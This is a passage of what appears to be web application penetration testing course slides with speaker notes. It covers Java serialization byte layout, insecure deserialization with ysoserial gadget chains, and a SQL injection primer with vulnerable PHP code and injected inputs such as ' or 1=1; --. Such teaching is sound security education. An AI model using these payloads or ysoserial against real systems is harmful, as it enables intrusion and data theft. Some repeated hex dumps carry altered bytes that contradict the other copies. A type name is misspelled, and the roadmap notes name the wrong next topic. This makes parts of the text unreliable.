This is a relatively simple class, yet it contains one primitive field (integer) and a field which is another class/instance – in this case this is String (remember, this is a class in Java).

A Java example (3)

```
$ xxd serialized.bin
00000000: aced 0005 7372 0023 6f72 672e 7365 6335  ....sr.#org.sec5
00000010: 3432 2e73 6572 6961 6c69 7a65 722e 576f  42.serializer.Wo
00000020: 726b 7368 6f70 436c 6173 732d 6289 0071  rkshopClass-b..q
00000030: 5b10 8302 0002 4900 0472 6f6c 654c 0008  [.....I..roleL..
00000040: 7573 6572 6e61 6d65 7400 124c 6a61 7661  usernamet..Ljava
00000050: 2f6c 616e 672f 5374 7269 6e67 3b78 7000  /lang/String;xp.
00000060: 0000 0274 0006 626f 6a61 6e7a            ...t..bojanz
```

- Magic = aced
- Version = 0005

A Java example

Here we have a serialized Java object that was stored in a file called serialized.bin.

We used the xxd tool to display both hex and ascii contents of the file.

The first 4 bytes are the following:

- The magic value is 0xaced
- The version is 0x0005

A Java example (4)

```
$ xxd serialized.bin
00000000: aced 0005 7372 0023 6f72 672e 7365 6335  ....sr.#org.sec5
00000010: 3432 2e73 6572 6961 6c69 7a65 722e 576f  42.serializer.Wo
00000020: 726b 7368 6f70 436c 6173 732d 6289 0071  rkshopClass-b..q
00000030: 5b10 8302 0002 4900 0472 6f6c 654c 0008  [.....I..roleL..
00000040: 7573 6572 6e61 6d65 7400 124c 6a61 7661  usernamet..Ljava
00000050: 2f6c 616e 672f 5374 7269 6e67 3b78 7000  /lang/String;xp.
00000060: 0000 0274 0006 626f 6a61 6e7a            ...t..bojanz
```

- TC_OBJECT = 0x73
- TC_CLASSDESC = 0x72

A Java example

Next we have a value of 0x73 which is TC_OBJECT, indicating that this field is an object, followed by 0x72, which is TC_CLASSDESC telling us that the next part is a class description.

A Java example (5)

```
$ xxd serialized.bin
00000000: aced 0005 7372 0023 6f72 672e 7365 6335  ....sr.#org.sec5
00000010: 3432 2e73 6572 6961 6c69 7a65 722e 576f  42.serializer.Wo
00000020: 726b 7368 6f70 436c 6173 7d 6289 0071  rkshopClass-b..q
00000030: 5b10 8302 0002 4900 0472 6f6c 654c 0008  [.....I..roleL..
00000040: 7573 6572 6e61 6d65 7400 124c 6a61 7661  usernamet..Ljava
00000050: 2f6c 616e 672f 5374 7269 6e67 3b78 7000  /lang/String;xp.
00000060: 0000 0274 0006 626f 6a61 6e7a            ...t..bojanz
```

- Class name size = 0x23
- Class name (UTF-8): org.sec542.serializer.WorkshopClass

A Java example

The class descriptions follow: the definition specifies that first the number of bytes of the definition (the name) is specified, followed by the name, which is UTF-8 encoded.

The name size here is 0x23 (35 decimal) and the name is: org.sec542.serializer.WorkshopClass

A Java example (6)

```
$ xxd serialized.bin
00000000: aced 0005 7372 0023 6f72 672e 7365 6335  ....sr.#org.sec5
00000010: 3432 2e73 6572 6961 6c69 7a65 722e 576f  42.serializer.Wo
00000020: 726b 7368 6f70 436c 6173 7332 6299 0071  rkshopClass-b..q
00000030: 5b10 8302 0002 4900 0472 6f6c 654c 0008  [.....I..roleL..
00000040: 7573 6572 6e61 6d65 7400 124c 6a61 7661  usernamet..Ljava
00000050: 2f6c 616e 672f 5374 7269 6e67 3b78 7000  /lang/String;xp.
00000060: 0000 0274 0006 626f 6a61 6e7a            ...t..bojanz
```

- Primitive field = I (Integer)
- Field name (UTF-8): role

A Java example

Here we have a primitive field I, which is an integer with the name of role.

A Java example (7)

```
$ xxd serialized.bin
00000000: aced 0005 7372 0023 6f72 672e 7365 6335  ....sr.#org.sec5
00000010: 3432 2e73 6572 6961 6c69 7a65 722e 576f  42.serializer.Wo
00000020: 726b 7368 6f70 436c 6173 732d 6289 0071  rkshopClass-b..q
00000030: 5b10 8302 0002 4900 0472 6f6c 654c 0008  [.....I..roleL..
00000040: 7573 6572 6e61 6d65 7400 124c 6a61 7661  usernamet..Ljava
00000050: 2f6c 616e 672f 5374 7269 6e67 3b78 7000  /lang/String;xp.
00000060: 0000 0274 0006 626f 6a61 6e7a            ...t..bojanz
```

- Object type = L (class/interface)
- Field name = username, Class name = java.lang.String

A Java example

Finally, we have an object of type L, which indicates that this is a class or interface.

The name is username, and the class is java.lan.String. As we can see, we can reference almost arbitrary objects – the only requirement is that the deserializer must know how to find that class according to its path.

A Java example (8)

```
$ xxd serialized.bin
00000000: aced 0005 7372 0023 6f72 672e 7365 6335  ....sr.#org.sec5
00000010: 3432 2e73 6572 6961 6c69 7a65 722e 576f  42.serializer.Wo
00000020: 726b 7368 6f70 436c 6173 732d 6289 0071  rkshopClass-b..q
00000030: 5b10 8302 0002 4900 0472 6f6c 654c 0008  [.....I..roleL..
00000040: 7573 6572 6e61 6d65 7400 124c 6a61 7661  usernamet..Ljava
00000050: 2f6c 616e 672f 5374 7269 6e67 3b78 7000  /lang/String;xp.
00000060: 0000 0274 0006 626f 6a61 6e7a            ...t..bojanz
```

- Value for integer role

A Java example

Now we have values for the provided data.

The first was the I (integer) primitive field. Its value is 2.

A Java example (9)

```
$ xxd serialized.bin
00000000: aced 0005 7372 0023 6f72 672e 7365 6335  ....sr.#org.sec5
00000010: 3432 2e73 6572 6961 6c69 7a65 722e 576f  42.serializer.Wo
00000020: 726b 7368 6f70 436c 6173 732d 6289 0071  rkshopClass-b..q
00000030: 5b10 8302 0002 4900 0472 6f6c 654c 0008  [.....I..roleL..
00000040: 7573 6572 6e61 6d65 7400 124c 6a61 7661  usernamet..Ljava
00000050: 2f6c 616e 672f 5374 7269 6e67 3b78 7000  /lang/String;xp.
00000060: 0000 0274 0006 626f 6a61 6e7a            ...t..bojanz
```

- Value for string username

A Java example

Finally, the second object was java.lang.String. The variable name was username (defined earlier), while the value of the object is the string “bojanz”.

We now have basic knowledge on how Java objects are serialized.

Remote Code Execution through Insecure Deserialization

- Execution of unexpected code sequences when deserializing an object:
  - Server-side deserialization process simply follows whatever the serialized object is telling it to do
- Most often exploited in Java applications:
  - While deserializing, JVM resolves object member fields:
    - Typically done with a readObject() call
  - Object member fields are in the serialized object – which means they are attacker controlled

Remote Code Execution through Insecure Deserialization

As we saw in previous slides, Java serialized objects can be quite complex – and powerful. The fact that we can modify the object to include references to various other classes/objects makes this quite dangerous.

As you can probably guess by now, the biggest issue is that when a serialized object is received by the server-side (or anything really that processes it – this issue can exist in a client as well), the deserializer will blindly process the object and follow exactly what is in it. This can lead to execution of unexpected code sequences: when we just have an instance of a java.lang.String class, that's not much, but imagine what could happen if we could embed something that would result in execution.

This issue is most often exploited in Java applications. While other programming languages, as we already noted, are also vulnerable to insecure deserialization attacks, Java applications are most often exploited up to code execution. This is usually done by a developer simply calling readObject() on a serialized object they received from an untrusted source. Since object member fields in the serialized object are controlled by an attacker, they can potentially achieve remote code execution through very careful instantiation of classes.

Remote Code Execution through Insecure Deserialization

- The attack abuses so-called Property-Oriented Programming
  - Relatively similar to Return Oriented Programming (ROP)
- Uses 'gadget' classes
  - Any serializable class that the target process ClassLoader can locate and load (from the filesystem) can get deserialized
- Created chain is serialized so it will end up executing code during or after deserialization
  - Generally before the deserialized object is handed back to the application
- Construction and chaining of gadgets is not simple

Remote Code Execution through Insecure Deserialization

In order to achieve remote code execution, we will have to use Property-Oriented Programming. This is very similar to Return Oriented Programming (ROP), which is quite common in binary exploits when we are using existing binary code (i.e., in libraries) to achieve certain actions.

In this case we will use gadget classes. Our goal will be to very carefully define Properties in an object (that's why it's called Property-Oriented Programming). These properties will define actions that the target process deserializer will execute. The only restriction we have is that the deserializer's ClassLoader must be able to locate and load the referenced class – we cannot introduce new classes, but we should be able to instantiate (almost) any that exist.

And this is where the exploitation is – we will need to create a so-called gadget chain which, when deserialized, will in the final step result in executing arbitrary code. Notice that this will happen as the object is deserialized in memory – before it is returned back to the application. This makes the attack especially dangerous since we exploit the code while it is still in the deserializer, so before a developer gets to verify the deserialized object (which means that they should somehow do this immediately after they receive the serialized object, before passing it to a deserializer).

These gadget chains can be very difficult for creation and will require very deep Java knowledge. Luckily for us, researchers from the beginning of this section created a tool that will allow us to automatically create required gadget chains: ysoserial.

Ysoserial

- Our goal will be to ultimately execute code on the remote server:
  - Target java.lang.Runtime.exec(command);
- Ysoserial is a collection of gadget chains in Java libraries and program used to produce exploits (serialized objects with custom commands)

```
$ java -jar ysoserial-master-SNAPSHOT.jar
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
  Available payload types:
Mar 12, 2020 7:00:05 PM org.reflections.Reflections scan
INFO: Reflections took 285 ms to scan 1 urls, producing 18 keys and 146 values
     Payload             Authors                              Dependencies

     -------             -------                              ------------

     BeanShell1          @pwntester, @cschneider4711          bsh:2.0b5

     C3P0                @mbechler                            c3p0:0.9.5.2, mchange-commons-java:0.2.11

     Clojure             @JackOfMostTrades                    clojure:1.8.0

     CommonsBeanutils1   @frohoff                             commons-beanutils:1.9.2, commons-collections:3.1,

     CommonsCollections1 @frohoff                             commons-collections:3.1
```


Ysoserial (Pronounced: Why So Serial)

The sequence of methods that need to be called in order to execute called is a chain of so-called gadgets. The AppSecCali 2015 presentation was a great success since Gabriel Lawrence and Chris Frohoff published information about gadgets in the CommonsCollections library, which exists by default in many installations, including Apache Tomcat. They also released the tool called ysoserial that contains information about a number of gadget chains and is actively updated as soon as a new one is found.

The tool allows for easy creation of payloads with arbitrary commands: the user just needs to select a gadget chain and the command which should be executed. Ysoserial will then create a serialized object that will contain gadgets that will result in execution of the wanted command. We can see below ysoserial's help screen that lists supported gadgets:

```
$  java -jar ysoserial.jar
Y SO SERIAL?
Usage: java -jar ysoserial.jar [payload] '[command]'
Available payload types:
     Payload             Authors                    Dependencies
     -------             -------                    ------------
     BeanShell1          @pwntester, @cschneider4711 bsh:2.0b5
     C3P0                @mbechler                  c3p0:0.9.5.2, mchange-
commons-java:0.2.11
     Clojure             @JackOfMostTrades          clojure:1.8.0
     CommonsBeanutils1   @frohoff                   commons-
beanutils:1.9.2, commons-collections:3.1, commons-logging:1.2
```

```
CommonsCollections1 @frohoff                    commons-collections:3.1
     CommonsCollections2 @frohoff                    commons-
collections4:4.0
     CommonsCollections3 @frohoff                    commons-
collections:3.1
     CommonsCollections4 @frohoff                    commons-
collections4:4.0
     CommonsCollections5 @matthias_kaiser, @jasinner commons-
collections:3.1
     CommonsCollections6 @matthias_kaiser            commons-
collections:3.1
     FileUpload1         @mbechler                   commons-
fileupload:1.3.1, commons-io:2.4
     Groovy1             @frohoff                    groovy:2.3.9
     Hibernate1          @mbechler
     Hibernate2          @mbechler
     JBossInterceptors1  @matthias_kaiser            javassist:3.12.1.GA,
jboss-interceptor-core:2.0.0.Final, cdi-api:1.0-SP1, javax.interceptor-
api:3.1, jboss-interceptor-spi:2.0.0.Final, slf4j-api:1.7.21
     JRMPClient          @mbechler
     JRMPListener        @mbechler
     JSON1               @mbechler                   json-
lib:jar:jdk15:2.4, spring-aop:4.1.4.RELEASE, aopalliance:1.0, commons-
logging:1.2, commons-lang:2.6, ezmorph:1.0.6, commons-beanutils:1.9.2,
spring-core:4.1.4.RELEASE, commons-collections:3.1
     JavassistWeld1      @matthias_kaiser            javassist:3.12.1.GA,
weld-core:1.1.33.Final, cdi-api:1.0-SP1, javax.interceptor-api:3.1, jboss-
interceptor-spi:2.0.0.Final, slf4j-api:1.7.21
     Jdk7u21             @frohoff
     Jython1             @pwntester, @cschneider4711 jython-
standalone:2.5.2
     MozillaRhino1       @matthias_kaiser            js:1.7R2
     Myfaces1            @mbechler
     Myfaces2            @mbechler
     ROME                @mbechler                   rome:1.0
     Spring1             @frohoff                    spring-
core:4.1.4.RELEASE, spring-beans:4.1.4.RELEASE
     Spring2             @mbechler                   spring-
core:4.1.4.RELEASE, spring-aop:4.1.4.RELEASE, aopalliance:1.0, commons-
logging:1.2
     URLDNS              @gebl
     Wicket1             @jacob-baines               wicket-util:6.23.0,
slf4j-api:1.6.4
```

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7. **Exercise: Insecure Deserialization**
8. SQL Injection Primer
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

Exercise 3.3: Insecure Deserialization

SEC542 Workbook: Insecure Deserialization

Please go to Exercise 3.3 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7. Exercise: Insecure Deserialization
8. **SQL Injection Primer**
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

Introduction to SQL Injection

- SQL injection is perhaps the most well-known of all web application flaws:
  - Even those with limited application security exposure are aware of SQL injection
- Also, one of the easier to address from an application security perspective
- Despite the above, SQL injection remains a significant and commonly encountered application flaw

Introduction to SQL Injection

Long one of the hallmarks of web application security, SQL injection (SQLi) is very likely the most well-known of all the flaws we touch on during this class. Most security professionals have some familiarity with SQLi flaws. Even many less technical resources have a sense for SQL injection flaws.

Despite its popularity throughout the ages, SQLi continues to crop up in many applications, both new and old.

Origin of SQL Injection

- Applications routinely employ relational (SQL) data stores for a variety of reasons
- The application will interface with these data stores to add, update, or render data
  - Often how this proceeds depends on user interaction
- None of this presumes a SQL injection flaw…
- The flaw originates from the application allowing user-supplied input to be dynamically employed in a generated SQL statement

Origin of SQL Injection

The most common backend data store has long been the SQL-based relational database. Applications routinely employ relational (SQL) data stores for a variety of reasons. The web application interfaces with the data stores most commonly to retrieve and render data. However, these tools are also routinely used to add new or update existing data.

Quite often, how the database interaction occurs is influenced by the user of the application. This is to be expected and does not imply a SQL injection flaw. The flaw stems from the application allowing user-supplied input to be used in a dynamically built SQL query that is sent to the backend data store.


Relational Databases

- Most of what we discuss will generally apply to all of the various Relational Database Management Systems (RDBMSs)
- However, the particular RDBMS on the other end of the application does matter
  - Especially relevant when considering exploitation techniques and post-exploitation capabilities
- The course will not dig too much into the specifics of targeting a particular RDBMS
  - Also, will not omit key SQLi aspects just because they are not applicable to all RDBMSs

Relational Databases

We hear quite a bit about data stores other than relational databases, so much so that you might get the impression that relational databases are "legacy" or in a state of active decline. You could not be blamed for thinking that, but you would be wrong.

Relational databases and the ecosystem supporting them, the Relational Database Management Systems (RDBMSs), are thriving. Although we talk about SQL Injection in generic terms, in truth, there are numerous aspects of SQLi that are dependent on the particular RDBMS in question (for example, Oracle Database, MySQL, or MS SQL Server).



Key SQL Verbs

First things first, we need to get some exposure to SQL. We will not concentrate (certainly not yet) on the nuances that distinguish the different database vendors. The primary goal of the SQL primer is to ensure everyone has sufficient basic familiarity to be able to navigate the later information.

The following verbs are the most commonly encountered, and are widely supported across the various RDBMSs:

SELECT – The most common verb; retrieve data from a table

INSERT – Add data to a table

UPDATE – Modify existing data

DELETE – Delete data in a table

DROP – Delete a table

UNION – Combine data from multiple queries

SQL Query Modifiers

- **`WHERE`** – Filter SQL query to apply only when a condition is satisfied
- **`AND`**/**`OR`** – Combine with WHERE to narrow the SQL query
- **`LIMIT #1,#2`** – Limit rows returned to **`#2`** rows, starting at **`#1`**
  - **`LIMIT 2 OFFSET 1`** yields the same
- **`ORDER BY #`** – Sort by column **`#`**

SQL Query Modifiers

Another quick exposure slide, this one is a quick list of items you will often see employed to modify how these SQL verbs or statements are carried out. These are common SQL query modifiers.

`WHERE` – Filter SQL query to apply only when a condition is satisfied

`AND`/**`OR`** – Combined with WHERE to narrow the SQL query

`LIMIT #1,#2` – Limit rows returned to **`#2`** rows, starting at **`#1`**

`ORDER BY #` – Sort by column **`#`**

The WHERE clause is ubiquitous. In fact, the WHERE clause is the location we are most likely to find out the point of SQL Injection, because that is routinely where input is sought and provided.

Important SQL Data Types

- bool – Boolean True/False
- int – Integer
- char – Fixed length string
- varchar – Variable length string
- binary – Name employed varies quite a bit

Note: Names used for data types vary across the relational database providers

Important SQL Data Types

Unlike the SQL verbs and modifiers discussed previously, there is tremendous variance in what each RDBMS refers to these data types as. Regardless, they all have these types of data no matter what the name. The name that gives people the most trouble is varchar, which we can just think of as a simple string. String and numeric data will be the types we encounter the most, and we will get a better sense of how these are handled as we progress through the content.

SQL Special Characters

Char	Purpose
', "	String delimiter
;	Terminates a SQL statement
-- , # , /*	Comment delimiters
%, *	Wildcard characters
||, +, " "	String concatenation characters
+, <, >, =	Mathematical operators
=	Test for equivalence
( )	Calling functions, subqueries, and INSERTs
%00	Null byte

SQL Special Characters

This is where things start to get interesting and extremely pertinent. This table is by no means intended to be an exhaustive list, but it can give you an idea of some of the characters and their use as you increase your exposure to SQL. You can already see that some of the items, like comment delimiters and string concatenation operators, clearly have multiple options available. Some RDBMSs will have multiple special characters for the same thing. The lack of uniformity in special characters used serves as an indication that there is variability among the RDBMSs we encounter. The idiosyncrasies of the RDBMSs can allow us to fingerprint which system undergirds the application we are targeting.

SQL Injection Example: Code

Server-side PHP code taking the value of the URL query parameter `name` as input to SQL `SELECT`

```
$sql = "
SELECT *
FROM Users
WHERE lname='$_GET["name"]';
"
```

Note: Code above is split across multiple lines for clarity

SQL Injection Example: Code

Now, we walk through a very simple injection.

First, let's see what the server-side code looks like that dynamically builds the SQL query.

```
$sql = "
SELECT *
FROM Users
WHERE lname='$_GET["name"]';
"
```

Highlights from the previous code are:

- **`SELECT`** – The query itself is a SELECT for retrieving data.
- **`*`** – Indicates that all columns will be returned.
- **`FROM Users`** – Identifies that the Users table is the target.
- **`WHERE lname=`** – Filtering the data that will be returned with a WHERE clause on the lname column.
- **`'$_GET["name"]'`** – Single quotes surround this whole piece because it expects a string to be supplied. The string is being populated with data being retrieved from the URL query parameter of name.
- **`;`** – The semicolon completes the statement.

SQL Injection Example: Normal Input/Query

Normal Input: `Dent`

URL:

`http://sec542.org/sqli.php?name=Dent`

SQL Query:

```
SELECT *
FROM Users
WHERE lname='Dent';
```

Expected Result:

Normal result based on input of `Dent`

SQL Injection Example: Normal Input/Query

Given normal/expected input, what would the query be? Let's check it out. Here, we have a name of **`Dent`** being supplied in the URL query parameter of name.

```
SELECT *
FROM Users
WHERE lname='Dent';
```

Everything looks standard. Normal results would be expected to follow.

SQL Injection Example: Injected Input/Query

Injected Input: `Dent'`

URL: `http://sec542.org/sqli.php?name=Dent'`

SQL Query:

```
SELECT *
FROM Users
WHERE lname='Dent'';
```

Expected Result:

Stray `'` causes a syntax error

SQL Injection Example: Injected Input/Query

Does adding one little bitty single quote to the end change things for the query?

```
SELECT *
FROM Users
WHERE lname='Dent'';
```

The addition of that one character causes the SQL statement to throw an error that could be displayed back to us.

SQL Injection Example: Injected Input 2/Query 2

Injected Input: `Dent'; --`

URL: `http://sec542.org/sqli.php?name=Dent'; --`

SQL Query:

```
SELECT *
FROM Users
WHERE lname='Dent'; -- ';
```

Expected Result:


Normal result based on input of `Dent`

SQL Injection Example: Injected Input 2/Query 2

The next input adds `; --` to the previous **Dent'** input.

```
SELECT *
FROM Users
WHERE lname='Dent'; -- ';
```

This input supplies a legit name, closes out the string, terminates the statement, and, finally, ends with a comment delimiter.



`' or 1=1; --`

Probably the single most well-known SQLi payload out there, ' or 1=1; -- , is all but ubiquitous. Why is this string so popular? Let's parse it and see what is going on.

`'` – The single quote closes out any string.

`or 1=1` – This tautology changes the query logic.

`; --` – The end of the payload completes the statement and comments out remaining code that could cause syntax errors.

Warning: Some RDBMSs require a space after the (**--**) comment delimiter.

SQL Injection Example: ' or 1=1; -- Injected

Injected Input: `' or 1=1; --`

URL:

`http://sec542.org/sqli.php?name=' or 1=1; --`

SQL Query:

```
SELECT *
FROM Users
WHERE lname='' or 1=1; -- ';
```

Expected Result:

Return all rows from the Users table

SQL Injection Example: ' or 1=1; -- Injected

What does that popular payload look like when injected into our name parameter?

```
SELECT *
FROM Users
WHERE lname='' or 1=1; -- ';
```

Put simply, the injection closed out the string, added an OR TRUE clause, closed out the query, and ended the whole thing with a comment.

SQLi Balancing Act

- Discovering and exploiting input flaws involves finding appropriate prefixes, payloads, and suffixes to cause impact
  - SQLi is no different
- A significant aspect of discovering SQLi flaws is determining reusable pieces of our injection
- The most obvious aspect of SQL that requires balancing is the quotes used with string data

SQLi Balancing Act

Discovering and exploiting input flaws must take into account existing code. SQL Injection is no different. We have to ensure the code we inject can be interpreted properly to achieve the desired end.

Although we first inject code with the intent of causing errors, ultimately, we will need to get on the other side of the errors. String quoting is the most obvious place where this balancing must take place.

Quote Balancing

- Strings are the most common data type our input will land within
  `SELECT * FROM Users WHERE lname='Dent';`
- Proper prefixes and suffixes to accommodate strings will be needed
- Example with comments: **`Dent';--`**

  `SELECT…WHERE lname='Dent';-- ';`
- Example without comments: **`Dent' OR 'a'='a`**

  `SELECT…WHERE lname='Dent' OR 'a'='a';`

Quote Balancing

The most common place our input lands in SQLi is within a quoted string, which is why adding a single stray quote causes the syntax error. With that discovery completed, a proper prefix and suffix must be determined that can allow meaningful and impactful inputs that don't cause errors.

The following inputs and the resulting queries can help us understand appropriate quoting with respect to prefixes and suffixes.

Example with comments: **`Dent';--`**

```
SELECT…WHERE lname='Dent';-- ';
```

Example without comments: **`Dent' OR 'a'='a`**

```
SELECT…WHERE lname='Dent' OR 'a'='a';
```

Balancing Column Numbers

SQL **INSERT** and **UNION** statements require us to know the number of columns required or used

- DB Syntax Errors will occur otherwise

```
INSERT INTO planets_tbl (name,planet,heads) VALUES
('Zaphod','Betelgeuse',2);
```

```
SELECT id, username, password FROM user1_tbl WHERE
username='Zaphod' UNION SELECT id2,username2,
password2 FROM user2_tbl;
```


Balancing Column Numbers

Although quoting might be the most obvious balancing that must be done, other aspects also need the same degree of care. A number of SQL queries reference columns in multiple places, the number of which must match.

We find this behavior with both INSERT and UNION statements. Our injections will need to be mindful of balancing the number of columns in these cases.

```
SELECT id, username, password FROM user1_tbl WHERE username='Zaphod' UNION
SELECT id2,username2, password2 FROM user2_tbl;
```

In the preceding query, you can see three columns in the first SELECT (id, username, and password) and three in the SELECT being UNIONed (id2, username2, and password). Had the number of columns in the SELECTs not been the same, then the DB would throw a syntax error.

A little later in the course, we explore how to determine the number of columns present.

Data Type Balancing

- `INSERT` and `UNION` statements also require the data type associated with the columns to match
  - Actually, that is what is typically said, but it isn't entirely accurate
- The data types don't have to match, but they need to be compatible/convertible
  - Numbers and strings are typically compatible for this purpose (`# <-> 'AAA'`)

Data Type Balancing

Balancing columns actually can involve more than simply the number of columns. Again, both INSERT and UNION statements are in scope here, but this time rather than the number of columns, we are talking about what is contained in those columns. Although it is generally stated that the data types must match, in truth, the data types simply need to be compatible, or convertible.

Though perhaps not intuitive, strings and numbers are typically compatible for the purposes of this consideration. As with determining the number of columns needed in an injection, we will explore a way to ensure this constraint does not hinder us greatly.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7. Exercise: Insecure Deserialization
8. SQL Injection Primer
9. **Discovering SQLi**
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

Discovering SQL Injection

- Now you should have enough basic familiarity with verbs, data types, and special characters
- We will now explore different types or classes of SQL Injection flaws
